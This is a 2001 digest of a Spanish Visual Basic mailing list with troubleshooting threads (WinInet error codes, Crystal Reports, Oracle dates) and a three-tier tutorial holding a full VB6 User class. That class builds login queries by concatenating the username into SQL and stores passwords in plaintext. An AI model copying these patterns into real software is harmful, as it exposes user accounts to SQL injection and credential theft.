donde db es una ADODB.Connection abierta, El error indica que el objeto no permite la automatizacion.

Algo interesante es que funciona en algunas maquinas(como la mia y 12 mas) y en otras no.

QUE HAGO?????

==========
Pezib J. Tinoco P.
UNICA,Nicaragua
505-02760004
Ext 5410
==========

Errores al hacer un FTP

Mensaje enviado por "Juan Carlos Alvarez" <jcarlos.alvarez@abitab.com.uy>

12002 = ERROR_INTERNET_TIMEOUT
The request has timed out.

12003 = ERROR_INTERNET_EXTENDED_ERROR
An extended error was returned from the server. This is typically a string or buffer containing a verbose error message. Call InternetGetLastResponseInfo to retrieve the error text.

Te mando esto sacado de la MSDN:

Link View Error Messages
When verifying links, Link View frequently interacts with WinInet.dll, the same DLL that Microsoft® Internet Explorer uses for Internet access. If WinInet.dll cannot retrieve a URL, it reports an error. The error may indicate that a server could not be accessed, header information for a page could not be located, and so on.
In Link View, this WinInet.dll error code appears in the ToolTip of the item that could not be located. You can use this error code to help you fix broken links.
The following table lists the more common WinInet error codes and their corresponding error messages and descriptions.

WinInet Error Codes
CodeError Message/Description

12001ERROR_INTERNET_OUT_OF_HANDLES No more handles could be generated at this time.
12002ERROR_INTERNET_TIMEOUT The request has timed out.
12003ERROR_INTERNET_EXTENDED_ERROR An extended error was returned from the server. This is typically a string or buffer containing a verbose error message. Call InternetGetLastResponseInfo to retrieve the error text.
12004ERROR_INTERNET_INTERNAL_ERROR An internal error has occurred.
12005ERROR_INTERNET_INVALID_URL The URL is invalid.
12006ERROR_INTERNET_UNRECOGNIZED_SCHEME The URL scheme could not be recognized or is not supported.
12007ERROR_INTERNET_NAME_NOT_RESOLVED The server name could not be resolved.
12008ERROR_INTERNET_PROTOCOL_NOT_FOUND The requested protocol could not be located.
12009ERROR_INTERNET_INVALID_OPTION A request to InternetQueryOption or InternetSetOption specified an invalid option value.
12010ERROR_INTERNET_BAD_OPTION_LENGTH The length of an option supplied to InternetQueryOption or InternetSetOption is incorrect for the type of option specified.
12011ERROR_INTERNET_OPTION_NOT_SETTABLE The request option cannot be set, only queried.
12012ERROR_INTERNET_SHUTDOWN The Win32 Internet function support is being shut down or unloaded.
12013ERROR_INTERNET_INCORRECT_USER_NAME The request to connect and log on to an FTP server could not be completed because the supplied user name is incorrect.
12014ERROR_INTERNET_INCORRECT_PASSWORD The request to connect and log on to an FTP server could not be completed because the supplied password is incorrect.
12015ERROR_INTERNET_LOGIN_FAILURE The request to connect to and log on to an FTP server failed.
12016ERROR_INTERNET_INVALID_OPERATION The requested operation is invalid.
12017ERROR_INTERNET_OPERATION_CANCELLED The operation was canceled, usually because

the handle on which the request was operating was closed before the operation completed.
12018ERROR_INTERNET_INCORRECT_HANDLE_TYPE The type of handle supplied is incorrect for this operation.
12019ERROR_INTERNET_INCORRECT_HANDLE_STATE The requested operation cannot be carried out because the handle supplied is not in the correct state.
12020ERROR_INTERNET_NOT_PROXY_REQUEST The request cannot be made via a proxy.
12021ERROR_INTERNET_REGISTRY_VALUE_NOT_FOUND A required registry value could not be located.
12022ERROR_INTERNET_BAD_REGISTRY_PARAMETER A required registry value was located but is an incorrect type or has an invalid value.
12023ERROR_INTERNET_NO_DIRECT_ACCESS Direct network access cannot be made at this time.
12024ERROR_INTERNET_NO_CONTEXT An asynchronous request could not be made because a zero context value was supplied.
12025ERROR_INTERNET_NO_CALLBACK An asynchronous request could not be made because a callback function has not been set.
12026ERROR_INTERNET_REQUEST_PENDING The required operation could not be completed because one or more requests are pending.
12027ERROR_INTERNET_INCORRECT_FORMAT The format of the request is invalid.
12028ERROR_INTERNET_ITEM_NOT_FOUND The requested item could not be located.
12029ERROR_INTERNET_CANNOT_CONNECT The attempt to connect to the server failed.
12030ERROR_INTERNET_CONNECTION_ABORTED The connection with the server has been terminated.
12031ERROR_INTERNET_CONNECTION_RESET The connection with the server has been reset.
12032ERROR_INTERNET_FORCE_RETRY Calls for the Win32 Internet function to redo the request.
12033ERROR_INTERNET_INVALID_PROXY_REQUEST
12036ERROR_INTERNET_HANDLE_EXISTS The request failed because the handle already exists.
12037ERROR_INTERNET_SEC_CERT_DATE_INVALID
12038ERROR_INTERNET_SEC_CERT_CN_INVALID
12039ERROR_INTERNET_HTTP_TO_HTTPS_ON_REDIR
12040ERROR_INTERNET_HTTPS_TO_HTTP_ON_REDIR
12041ERROR_INTERNET_MIXED_SECURITY Indicates that the content is not entirely secure. Some of the content being viewed may have come from unsecured servers.
12042ERROR_INTERNET_CHG_POST_IS_NON_SECURE
12043ERROR_INTERNET_POST_IS_NON_SECURE
12110ERROR_FTP_TRANSFER_IN_PROGRESS The requested operation cannot be made on the FTP session handle because an operation is already in progress.
12111ERROR_FTP_DROPPED The FTP operation was not completed because the session was aborted.
12130ERROR_GOPHER_PROTOCOL_ERROR An error was detected while parsing data returned from the gopher server.
12131ERROR_GOPHER_NOT_FILE The request must be made for a file locator.
12132ERROR_GOPHER_DATA_ERROR An error was detected while receiving data from the gopher server.
12133ERROR_GOPHER_END_OF_DATA The end of the data has been reached.
12134ERROR_GOPHER_INVALID_LOCATOR The supplied locator is not valid.
12135ERROR_GOPHER_INCORRECT_LOCATOR_TYPE The type of the locator is not correct for this operation.
12136ERROR_GOPHER_NOT_GOPHER_PLUS The requested operation can only be made against a Gopher+ server or with a locator that specifies a Gopher+ operation.
12137ERROR_GOPHER_ATTRIBUTE_NOT_FOUND The requested attribute could not be located.
12138ERROR_GOPHER_UNKNOWN_LOCATOR The locator type is unknown.
12150ERROR_HTTP_HEADER_NOT_FOUND The requested header could not be located.
12151ERROR_HTTP_DOWNLEVEL_SERVER The server did not return any headers.

12152ERROR_HTTP_INVALID_SERVER_RESPONSE The server response could not be parsed.
12153ERROR_HTTP_INVALID_HEADER The supplied header is invalid.
12154ERROR_HTTP_INVALID_QUERY_REQUEST The request made to HttpQueryInfo is invalid.
12155ERROR_HTTP_HEADER_ALREADY_EXISTS The header could not be added because it already exists.
12156ERROR_HTTP_REDIRECT_FAILED

-----Mensaje original-----
De: Lerda Nelson [mailto:nblerda@santa.eufemia.com.ar]
Enviado el: viernes, 16 de noviembre de 2001 15:40
Para: visualbasic-esp@yahoogroups.com
Asunto: (VB-ESP) Error FTP

En la prueba de un cleitne FTP al conectarme me da error 12002 o error 12003
¿De donde puedo bajar que significa cada uno de estos codigos ?

Gracias

Lerda, Nelson B.
nblerda@santa.eufemia.com.ar
Analista de Sistemas
C.P.C.I.P.C. M.P. 1853
Laborde. Cba. Argentina

Mensaje enviado por Quintero Rojas Daniel <dquintero@meximed.com>

Lo que yo hago para que una imagen en CR8 no sea fija, es insertar un OLE Object (Insert - OLE Object...). Le dices que lo cree desde archivo, le das la ruta y palomeas la opción "Vínculo" o "Link". Posicionas tu imagen y ya. Ojo, la ruta y el nombre de la imagen siempre son fijos. Aquí tenemos en cada máquina cliente un directorio especial para imágenes. Antes de mandar llamar al reporte, sustituyes la imagen a la que esta ligado el reporte por la imagen que quieres que aparezca.

Lic. Daniel Quintero Rojas
Tel. Oficina (Meximed): (52) 5448-6700 Ext. 6719
E-mail: dquintero@meximed.com
dqrsoftware@gmx.net
dqrsoftware@hotmail.com
Página web: http://dqrsoftware.tripod.com/
¡SALUDOS DESDE MÉXICO!

-----Original Message-----
From: CeJotaDe [mailto:CeJotaDe@NetExplora.Com]
Sent: Miércoles 07 de Noviembre del 2001 12:44 p.m.
To: visualbasic-esp@yahoogroups.com
Subject: Re: (VB-ESP) Crystal Reports 8

Existe una forma de poder pasar a Crystal Reports, como parametro una imagen o el nombre de ella ?

Imprimir líneas y cajas con el objeto Printer

Mensaje enviado por "dezalot" <dezalot@tucbbs.com.ar>

Santiago:

Te complemento con una rutina que facilita mas aún las impresiones de líneas por intermedio del objeto Printer.
Esta rutina debe estar en un modulo bas para invocarla en todas tus impresiones.

```
Public Function Rayado(nIzq1 As Integer, nSup1 As Integer, nDer1 As Integer, nInf1 As Integer, cColor1 As Variant, Optional nEspesor1 As Integer = 1, Optional nEstilo1 As Byte = 0)
Dim nEstilo2 As Byte
Dim nEspesor2 As Integer

Printer.DrawWidth = nEspesor1
Printer.DrawStyle = nEstilo1
Printer.Line (nIzq1, nSup1)-(nDer1, nInf1), cColor1

Printer.DrawStyle = nEstilo2
Printer.DrawWidth = nEspesor2
End Function
```

Para dibujar cajas, tenes esta otra que complementará tambien tu programación.

```
Public Function Caja(nIzq1 As Integer, nSup1 As Integer, nDer1 As Integer, nInf1 As Integer, cColor1 As Variant, Optional nEspesor1 As Integer = 1, Optional nEstilo1 As Byte = 0)
Dim nEstilo2 As Byte
Dim nEspesor2 As Integer
nEstilo2 = Printer.DrawStyle
nEspesor2 = Printer.DrawWidth
Printer.DrawStyle = nEstilo1
Printer.DrawWidth = nEspesor1
Printer.Line (nIzq1, nSup1)-(nDer1, nInf1), cColor1, B
Printer.DrawStyle = nEstilo2
Printer.DrawWidth = nEspesor2
End Function
```

Si bien ambas son casi identicas, sus nombre te ayudan a diferenciar tu necesidad.

Cuando las necesitas desde una salida, solo pon

```
Rayado ExtremoIzquierdo, ExtremoSuperior, ExtremoDerecho, Extremo Inferior, Color, [ Espesor] , [Estilo]

Caja ExtremoIzquierdo, ExtremoSuperior, ExtremoDerecho, Extremo Inferior, Color, [ Espesor] , [Estilo]
```

A la hora de armar tus impresiones, es menos complicado manejarla asi y reducirás líneas de programación.

Saludos
Dante Dezalot
Tucumán - Argentina

>>> Grupo Juncal.Notes."\"Santiago Lombardi\" <slombardi@way.com.ar>@BNL" 06/11/01 13:33 >>>
hola queria saber cual es la mejor manera de imprimir una linea horizontal que atraviece una hoja con el objeto printer.

desde ya gracias

santiago

Insertar fecha en Oracle

Mensaje enviado por Quintero Rojas Daniel <dquintero@meximed.com>

```
sSQL = "insert into Tabla(Fecha) values(TO_DATE('" & Format$(dtFecha, "dd/mm/yyyy
hh:mm") & "', 'DD/MM/YYYY HH24:MI'))"
```

Lic. Daniel Quintero Rojas
Tel. Oficina (Meximed): (52) 5448-6700 Ext. 6719
E-mail: dquintero@meximed.com
dqrsoftware@gmx.net
dqrsoftware@hotmail.com
Página web: http://dqrsoftware.tripod.com/
¡SALUDOS DESDE MÉXICO!

-----Original Message-----
From: QuieroAprender VB [mailto:nosevisualbasic@hotmail.com]
Sent: Lunes 05 de Noviembre del 2001 08:41 a.m.
To: visualbasic-esp@yahoogroups.com
Subject: (VB-ESP) insert fecha en oracle..

alguien sabe como enviar una cadena de un insert con fechas y horas a una bd. oracle.. ?
Gracias,,

Minicurso de programación en tres capas *(5 mensajes)*

Mensaje enviado por "Diego Palmeira" <dpalmeira@internetcreativa.com.ar>

Business Objects (Parte 3)

Hola amigos Listeros =) !!!

En esta entrega, continuando con el articulo de Business Objects,vamos a adentrarnos con el codigo de la primera clase llamada "User".

Nota:

En cada nueva entrega voy a asumir que ya leyeron los articulos anteriores, puesto que asi, no vuelvo a escribir lo mismo cada vez.

Recuerden que no deben copiar este codigo, ya que les estare enviando el proyecto completo, para que lo puedan probar. En el veran muchas mas cosas, pero no quiero que se distraigan con el codigo "de relleno", simplemente deseo que se centralizen en lo mas importante que por ahora son las clases.
Despues veran que varias constantes y otras cosas como las clases de apertura de base de datos, son lo mismo para cualquier otro proyecto, por eso es importante que presten especial atencion a lo que veremos en cada etapa. No se adelanten preguntandome cosas que todavia no explique, ya que mi tiempo es escaso y no puedo responder mails y ponerme a explicar las cosas varias veces.

Dicho esto..... ADELANTE ! VAMOS A ARMAR NUESTRO PRIMER COM !

Fin Nota

El ejemplo que les estoy entregando esta compuesto de 2 proyectos.
Uno dedicado a nuestro COM (Activex DLL), y el otro a un pequeño consumidor de nuestro COM, el cual es un ejemplo, de como realizaria un ABM de usuarios (Alta Baja y Modificacion=ABM), contenido en un Exe estandard de VB6.

Recuerden que despues enviare, como, con este mismo COM, hacer un ABM de usuarios en ASP.

Clase User (Contenida en nuestro proyecto AppObjects Activex DLL)
El codigo lo voy a ir comentando para que vayan entendiendo un poco mas.

La clase User posee Metodos, Propiedades y un Evento.

En principio el Objeto User, controla su edicion. Es decir controla las reglas de negocio que deben cumplirse, para que el mismo este en condiciones de ser grabado en la
base de datos. Esto asegura que si la capa de nuestro COM o Business Object, no valida
los datos de un objeto en particular, este no puede ser salvado en el DB. Mas alla

que
el DB tambien controle la integridad de los datos.

Para lograr que cada propiedad, como por ejemplo el Nombre, sea correcto, el objeto mantiene una coleccion de Reglas Rotas, en la cual a medida que el mismo es editado (es decir alguien cambia algo a traves de las properties LET o SET), el va metiendo en esa coleccion que propiedades se encuentran rotas. Cuando uno setea por ejemplo el
nombre y este ya no es una regla rota, la misma es eliminada de la coleccion de reglas
rotas. Cuando la Coleccion de reglas rotas (BrokenRules), se encuantra vacia, el objeto
User lanza un evento a quien lo instancio (por ahora la interfaz VB), para indicarle
que el objeto ya no posee reglas rotas y de esta forma se encuentra en un estado valido
para ser salvado en el DB.

La coleccion de reglas rotas, es como si fuera un Array que contiene que propiedades
no cumplen los requerimientos, o las reglas de negocio establecidas.
La misma esta implementada a traves de una clase llamada "BrokenRules", que por ahora
no interesa como funciona, simplemente pensemos que es un contenedor de las reglas rotas.

```
Option Explicit

' El siguiente evento, es disparado cada vez que el objeto cambia de estado, con reglas
' rotas, o sin reglas rotas. En el caso de nuestra interfaz VB, esta capturara el evento
' para saber si debe o no habilitar lo botones de "OK" y "Apply".
' Es super importante ver en este punto el encapsulamiento, ya que es el propio objeto
' el que regula su propio estado, no debo preocuparme luego en la Interfaz de controlar
' el mismo, ya que es una tarea del objeto en si.
' De esta forma estamos asegurando que las N interfaces (o cualquier otra cosa) que use
' el COM, seran validadas en el momento de salvar el mismo, y nunca apareceran datos
' incorrectos en el DB.

' Nota: en ASP no puedo capturar los eventos, ya que el objeto User no lo puedo crear
' WithEvents por ser un ambiente "Desconectado", es decir cada vez que una pagina es
' enviada al lado cliente, todos los estados de nuestros objetos, ya estan muertos,
' porque el propio objeto fue destruido.
Event Valid(IsValid As Boolean) ' evento para las Reglas Rotas.

' Estas son variables de uso interno que se usan a modo de flag para controlar la
' edicion del mismo.
Private blnNew As Boolean
```

```
Private blnDeleted As Boolean
Private blnDirty As Boolean
Private blnEditing As Boolean

' Declaracion de la coleccion que controlara las reglas rotas.
Private WithEvents objValid As BrokenRules

' Propiedades de nuestro objeto.
Private Type Properties
   'Hacer: Declarar Propiedades.
   UserID As Long
   UserName As String * 20
   Password As String * 20
   FirstName As String * 50
   LastName As String * 50
   Telephone As String * 100
   eMail As String * 100
   Enabled As Boolean
   AvailableUserName As Boolean
End Type

' Lo que sigue son las UDT que poseen las propiedades de nuestro objeto.
' Una contiene las propiedades actuales, y la otra el estado anterior a la
edicion,para
' de esta forma restorear el estado del objeto si este es cancelado despues de
comenzada la
' edicion. Es decir, alguien cambia una propiedad, ejemplo el nombre, pero luego
presiona
' el boton cancel.
Private udtProps As Properties
Private udtSave As Properties

'Hacer: Reglas de Negocios a controlar.
Private Const kRULE_ERROR_USERNAME As String = "Debe indicar el Nombre de Usuario o
Login (hasta 20 caracteres)"
Private Const kRULE_ERROR_PASSWORD As String = "Debe indicar la Contraseña del
Usuario (hasta 20 caracteres)"
Private Const kRULE_ERROR_FIRSTNAME As String = "Debe indicar el Nombre del Usuario
(hasta 50 caracteres)"
Private Const kRULE_ERROR_LASTNAME As String = "Debe indicar el Apellido del
Usuario (hasta 50 caracteres)"
Private Const kRULE_ERROR_EMAIL As String = "Debe indicar la dirección de eMail del
Usuario (hasta 100 caracteres)"

'Hacer: Personalizar Constantes.
Private Const kFILE As String = "User" ' Este es el nombre del archivo de nuestra
clase.
Private Const kTABLE As String = "Users" ' Esta es la tabla de la DB.

Private Sub Class_Initialize()
    ' Inicializacion del objeto, se ejecuta cuando alguien crea un nuevo objeto de
nuestra clase.

    Set objValid = New BrokenRules
    blnNew = True

    'Hacer: Inicializar propiedades String.
    udtProps.UserName = ""
    udtProps.Password = ""
```

```
    udtProps.FirstName = ""
    udtProps.LastName = ""
    udtProps.Telephone = ""
    udtProps.eMail = ""

    RefreshRules ' Refresca Reglas Rotas.
End Sub

'Hacer: Implementar Control de Reglas Rotas.
Private Sub RefreshRules()
    objValid.RuleBroken kRULE_ERROR_USERNAME, Rule_ErrorUserName()
    objValid.RuleBroken kRULE_ERROR_PASSWORD, Rule_ErrorPassword()
    objValid.RuleBroken kRULE_ERROR_FIRSTNAME, Rule_ErrorFirstName()
    objValid.RuleBroken kRULE_ERROR_LASTNAME, Rule_ErrorLastName()
    objValid.RuleBroken kRULE_ERROR_EMAIL, Rule_ErrorEmail()
End Sub

' En cada una de estas funciones se controlan las reglas de negocio.
' Ejemplo: que el nombre no sea cadena vacia.

Private Function Rule_ErrorUserName() As Boolean
    Rule_ErrorUserName = Not (Len(Trim$(udtProps.UserName)) > 0)
End Function

Private Function Rule_ErrorPassword() As Boolean
    Rule_ErrorPassword = Not (Len(Trim$(udtProps.Password)) > 0)
End Function

Private Function Rule_ErrorFirstName() As Boolean
    Rule_ErrorFirstName = Not (Len(Trim$(udtProps.FirstName)) > 0)
End Function

Private Function Rule_ErrorLastName() As Boolean
    Rule_ErrorLastName = Not (Len(Trim$(udtProps.LastName)) > 0)
End Function

Private Function Rule_ErrorEmail() As Boolean
    Rule_ErrorEmail = Not (Len(Trim$(udtProps.eMail)) > 0)
End Function

' Esta property devuelve separado por ";" las reglas que el objeto tiene rotas
' en un determinado momento de su edicion.
Public Property Get ShowBrokenRules() As String
    ShowBrokenRules = objValid.ShowElements
End Property

' Metodo que pone al objeto en modo de edicion, puede ser un objeto nuevo, o uno
' que fue cargado de la base de datos para editarse.
Public Sub BeginEdit()
   ' Si el objeto ya se esta editando no es posible correr de nuevo este metodo en
   ' este mismo obj, hasta que se Aplique o Cancele su edicion.

   If blnEditing Then Err.Raise kERROR_ACTION_NOT_SUPPORT, kFILE & "::BeginEdit", _
                      "El Objeto ya se está editando"

   ' Al comenzar la edicion, salvo el estado de las properties, por si se calcela
la misma.
   LSet udtSave = udtProps
   blnEditing = True
```

```
End Sub

' Metodo que cancela la edicion. Si no se estaba editando lanza un error a las
capas superiores.
Public Sub CancelEdit()
   If Not blnEditing Then Err.Raise kERROR_ACTION_NOT_SUPPORT, kFILE &
"::CancelEdit", _
                          "El Objeto no se está editanto"
   blnEditing = False
   blnDeleted = False
   ' restore object state
   LSet udtProps = udtSave ' Restablece el estado del objeto en caso de ser
cancelado.
End Sub

' Este metodo Aplica la Edicion, es decir o lo salva o lo borra de la base de
datos, siempre
' y cuando el objeto no posea Reglas Rotas.
Public Sub ApplyEdit()
On Error GoTo ErrorHandler
    If Not blnEditing Then Err.Raise kERROR_ACTION_NOT_SUPPORT, kFILE &
"::ApplyEdit", _
                            "El Objeto no se está editando"

    'Inicio Transacción.
    objData.db.BeginTrans

    ' Alta o Modificación del Objeto.
    If (blnDirty Or blnNew) And Not blnDeleted Then
        If Not IsValid Then Err.Raise kERROR_ACTION_NOT_SUPPORT, kFILE &
"::ApplyEdit", _
                             "El Objeto no se encuentra en un estado válido"
        Save ' aqui realmente se salva el objeto en la DB.
        LSet udtSave = udtProps
        blnNew = False
    End If
    'Baja del Objeto.
    If blnDeleted And Not blnNew Then
        DeleteObject
        blnNew = True
        blnDeleted = False
    End If
    blnDirty = False
    blnEditing = False

    objData.db.CommitTrans

Exit Sub
ErrorHandler:
    objData.db.RollbackTrans ' Si ocurre un error, cancela la transaccion en el DB.
    Err.Raise Err.Number, Err.Source, Err.Description
End Sub

' Propiedad que devuelve si posee reglas rotas.
Public Property Get IsValid() As Boolean
   IsValid = (objValid.Count = 0)
End Property

' Eventos que lanza el objeto que controla las reglas rotas, y que este objeto
```

```
(user), sigue
' pasando a las capas superiores.
Private Sub objValid_BrokenRule()
   RaiseEvent Valid(False)
End Sub

Private Sub objValid_NoBrokenRules()
   RaiseEvent Valid(True)
End Sub

' Deletea el objeto, pero todavia no lo borra de la base de datos, esto simplemente
' pone una marca como de borrado, pero hasta que no se llame al metodo ApplyEdit(),
el
' objeto no sera eliminado del DB.
Public Sub Delete()
Dim strReason As String
    If Not blnEditing Then Err.Raise kERROR_ACTION_NOT_SUPPORT, kFILE & "::Delete",
_
                              "El Objeto no se está editando"
    If Not EnableToDelete(strReason) Then _
        Err.Raise 512 + vbObjectError + 1002, kFILE & "::Delete", strReason
    blnDeleted = True
End Sub

Private Function EnableToDelete(ByRef pStrReason As String) As Boolean
Dim blnEnabled As Boolean
    pStrReason = ""
    blnEnabled = True ' En esta linea en vez de devolver true, se podria controlar
alguna condicion
         ' necesaria para poder realizarse el borrado.
    EnableToDelete = blnEnabled
End Function

' Propiedad que devuelve si el obj, esta en estado borrado.
Public Property Get IsDeleted() As Boolean
   IsDeleted = blnDeleted
End Property

' Propiedad que devuelve si el obj, es nuevo. (es decir nunca fue grabado en el DB,
todavia esta solo en RAM)
Public Property Get IsNew() As Boolean
    IsNew = blnNew
End Property

' Propiedad que devuelve si el obj, esta sucio, es decir si alguna de sus
propiedades
' fue cambiada y necesita ser salvado para mantener los cambios persistentes.
Public Property Get IsDirty() As Boolean
    IsDirty = blnDirty
End Property

' Propiedades que corresponden exclusivamente a nuestro objeto.
' Recordar que las properties Get son de lectura desde el exterior,
' y las Let o Set son para meter un valor en nuestra propiedad.
' Estas se ejecutan al hacer por ejemplo desde el exterior:
' objUser.UserName = "Pepe" , es este caso el igual dispara la property LET
' de la propiedad UserName
' MsgBox objUser.UserID , en este caso se ejecuta la property GET.
```

```
' Si no estoy editando el objeto, en ninguna property LET, puedo asignar un valor,
' por eso se lanza un error si esto sucede.

Public Property Get UserID() As Long
    UserID = udtProps.UserID
End Property

Public Property Get UserName() As String
    UserName = Trim$(udtProps.UserName)
End Property

Public Property Let UserName(xValue As String)
    If Not blnEditing Then Err.Raise 383, kFILE & "::LetUserName", _
                           "El Objeto no se está editando"
    udtProps.UserName = xValue
    objValid.RuleBroken kRULE_ERROR_USERNAME, Rule_ErrorUserName()
    blnDirty = True ' Indica que una propiedad fue cambiada.
End Property

Public Property Get Password() As String
    Password = Trim$(udtProps.Password)
End Property

Public Property Let Password(xValue As String)
    If Not blnEditing Then Err.Raise 383, kFILE & "::LetPassword", _
                           "El Objeto no se está editando"
    udtProps.Password = xValue
    objValid.RuleBroken kRULE_ERROR_PASSWORD, Rule_ErrorPassword()
    blnDirty = True
End Property

Public Property Get FirstName() As String
    FirstName = Trim$(udtProps.FirstName)
End Property

Public Property Let FirstName(xValue As String)
    If Not blnEditing Then Err.Raise 383, kFILE & "::LetFirstName", _
                           "El Objeto no se está editando"
    udtProps.FirstName = xValue
    objValid.RuleBroken kRULE_ERROR_FIRSTNAME, Rule_ErrorFirstName()
    blnDirty = True
End Property

Public Property Get LastName() As String
    LastName = Trim$(udtProps.LastName)
End Property

Public Property Let LastName(xValue As String)
    If Not blnEditing Then Err.Raise 383, kFILE & "::LetLastName", _
                           "El Objeto no se está editando"
    udtProps.LastName = xValue
    objValid.RuleBroken kRULE_ERROR_LASTNAME, Rule_ErrorLastName()
    blnDirty = True
End Property

Public Property Get Telephone() As String
    Telephone = Trim$(udtProps.Telephone)
End Property
```

```
Public Property Let Telephone(xValue As String)
    If Not blnEditing Then Err.Raise 383, kFILE & "::LetTelephone", _
                           "El Objeto no se está editando"
    udtProps.Telephone = xValue
    blnDirty = True
End Property

Public Property Get eMail() As String
    eMail = Trim$(udtProps.eMail)
End Property

Public Property Let eMail(xValue As String)
    If Not blnEditing Then Err.Raise 383, kFILE & "::LeteMail", _
                           "El Objeto no se está editando"
    udtProps.eMail = xValue
    objValid.RuleBroken kRULE_ERROR_EMAIL, Rule_ErrorEmail()
    blnDirty = True
End Property

Public Property Get Enabled() As Boolean
    Enabled = udtProps.Enabled
End Property

Public Property Let Enabled(xValue As Boolean)
    If Not blnEditing Then Err.Raise 383, kFILE & "::LetEnabled", _
                           "El Objeto no se está editando"
    udtProps.Enabled = xValue
    blnDirty = True
End Property

Public Property Get AvailableUserName() As Boolean
    AvailableUserName = udtProps.AvailableUserName
End Property

' Metodo que realiza la carga del objeto. En este caso el mismo puede ser cargado
por su ID
' o por el UserName. Generalmente se carga por el ID y es un parametro obligatorio
en el metodo
' Load, pero en este caso en particular necesitamos cargar tambien por el UserName,
por ejemplo
' si un usuario se esta logueando a nuestra aplicacion, y debemos verificar el
Login.
' Ya que en este caso solo tenemos el UserName que la persona ingreso.
Public Sub Load(Optional ByVal xlngID As Long = 0, Optional ByVal xUserName As
String = "")
    If blnEditing Then Err.Raise kERROR_ACTION_NOT_SUPPORT, kFILE & "::Load", _
                       "El Objeto se está editanto"
    If Not blnNew Then Err.Raise kERROR_ACTION_NOT_SUPPORT, kFILE & "::Load", _
                       "El Objeto No es Nuevo"
    Fetch xlngID, xUserName
    blnNew = False
    blnDirty = False
    RefreshRules ' Refresca Reglas Rotas.
End Sub

' ---------------------- Esta es la parte de nuestro objeto que accede al DB.(son
todos metodos privados de la DLL)

' Borra fiscicamente el objeto del DB.
```

```
Private Sub DeleteObject()
Dim lngRecordsAffected As Long
    objData.db.Execute "DELETE FROM " & kTABLE & " " & _
                       "WHERE UserID = " & CStr(udtProps.UserID),
lngRecordsAffected
    If lngRecordsAffected <> 1 Then
        ' Informar que o no se pudo dar de baja ó se dio de baja mas de uno.
        ' Ejemplo informar al usuario o almcenarlo en un LOG.
    End If
End Sub

' La funcion del Fetch es la encargada de traer 1 obj del DB y volcar los datos en
las propiedades.
Private Sub Fetch(ByVal xlngID As Long, ByVal xUserName As String)
Dim oRs As Recordset
Dim strSQL As String

    If xUserName <> "" Then
       strSQL = "SELECT * FROM " & kTABLE & " WHERE UserName=" & "'" & xUserName &
"'"
    Else
       strSQL = "SELECT * FROM " & kTABLE & " WHERE UserID=" & CStr(xlngID)
    End If
    Set oRs = New Recordset
    oRs.Open strSQL, objData.db, adOpenForwardOnly, adLockReadOnly
    If Not oRs.EOF Then
        With oRs
            'Hacer: Volcar Todas las Propiedades en la UDT.
            udtProps.UserID = Val(!UserID)
            udtProps.UserName = !UserName & ""
            udtProps.Password = !Password & "" ' aqui se podria des-encriptar la
password.
            udtProps.FirstName = !FirstName & ""
            udtProps.LastName = !LastName & ""
            udtProps.Telephone = !Telephone & ""
            udtProps.eMail = !eMail & ""
            udtProps.Enabled = !Enabled
            udtProps.AvailableUserName = False
        End With
    Else
        Err.Raise 512 + vbObjectError + 1004, kFILE & "::Fetch", _
                  "No se encontró la fila en la Tabla: " & kTABLE & " ID: " &
xlngID
    End If
    oRs.Close
    Set oRs = Nothing
End Sub

Private Sub Save()
Dim oRs As Recordset
Dim strSQL As String

   Set oRs = New Recordset

   ' Verifica si el UserName ya existe.
   strSQL = "SELECT UserID FROM " & kTABLE & " WHERE UserName LIKE '" & _
            Format(udtProps.UserName, ">") & "'" & _
            " AND UserID<>" & udtProps.UserID
```

```
   oRs.Open strSQL, objData.db, adOpenForwardOnly, adLockReadOnly

   If oRs.EOF Then
      oRs.Close
      If blnNew Then
          strSQL = kTABLE
          oRs.CursorLocation = adUseClient
          oRs.Open strSQL, objData.db, adOpenStatic, adLockPessimistic
          oRs.AddNew
      Else
          strSQL = "SELECT * FROM " & kTABLE & " " & _
                   "WHERE UserID=" & udtProps.UserID
          oRs.Open strSQL, objData.db, adOpenForwardOnly, adLockPessimistic
      End If
      With oRs
          !UserName = udtProps.UserName
          !Password = udtProps.Password ' Aqui se podria encriptar la Password
antes de salvarla en el DB.
          !FirstName = udtProps.FirstName
          !LastName = udtProps.LastName
          !Telephone = udtProps.Telephone
          !eMail = udtProps.eMail
          !Enabled = udtProps.Enabled
          If blnNew Then
            .Bookmark = .Bookmark ' Truco para que refresque el ID Autonumérico en
el RS. (sino quedaria en 0)
            udtProps.UserID = !UserID
          End If
          .Update
          .Close
      End With
      udtProps.AvailableUserName = True
   Else
      udtProps.AvailableUserName = False
   End If
   Set oRs = Nothing
End Sub

Private Sub Class_Terminate()
   Set objValid = Nothing
End Sub
-------------------------------------------------------------------------------
---
Fin clase User
-------------------------------------------------------------------------------
---
```

Notar que la propiedad "AvailableUserName", solo indica si fue posible dar de alta el UserName, ya que solo sabemos si existe en el momento de grabar el objeto, y no queremos que este se repita porque sera el nombre de usuario que usaran las personas para loguearse, ejemplo si quisieramos hacer un login en nuestra aplicacion interfaz. (en la UI ASP lo haremos asi)
Esta clase es la principal dentro de nuestro COM, y es la encargada de manejar todos los usuarios que se creen. Por eso es importante entender como funciona.

Mi consejo es que descompriman los proyectos del Zip que les envio en un directorio llamado "AppExample".
Luego abran el grupo de proyectos AppGroup.vbg, ejecuten el proyecto AppExample y

vean como funciona el ABM de Usuarios, y vayan viendo como este interactua con el COM y la clase User.

Luego en los siguientes articulos nos encargaremos de la Coleccion Users y el proyecto VB EXE Interfaz (AppExample) en si. Por ultimo veremos las clases anexas del COM, como por ejemplo BrokenRules, cDataBaseAccess, y OpenConn.

Bueno, espero que se entienda, como veran es medio dificil explicar esto, pero creo que si van mirando el codigo, les quedara mas claro. Igualmente con los siguientes articulos, vamos a ir en detalle a todos los puntos, para que no quede nada sin explicar.

Me despido hasta la proxima.
y les mando un saludo a todos desde mi dulce hogar en Argentina !

Diego Palmeira Buenos Aires - Argentina
dpalmeira@internetcreativa.com.ar
(5411) 4774-5315 de 9 a 18 Hs.

Mensaje enviado por "Diego Palmeira" <dpalmeira@internetcreativa.com.ar>

Bueno yo pienso ir volcando de a poquito, a modo de ejemplo, la metodologia de objetos que yo utilizo y me dio resultado, y ademas lo voy a explicar con mis palabras y es como lo he explicado a muchos amigos para que lo entiendan, tratare de ser lo mas didactico posible.

Cual es la Idea ?
Simple, armar y conocer un modelo de objetos que sirve tanto para aplicaciones VB, como para ambiente WEB.

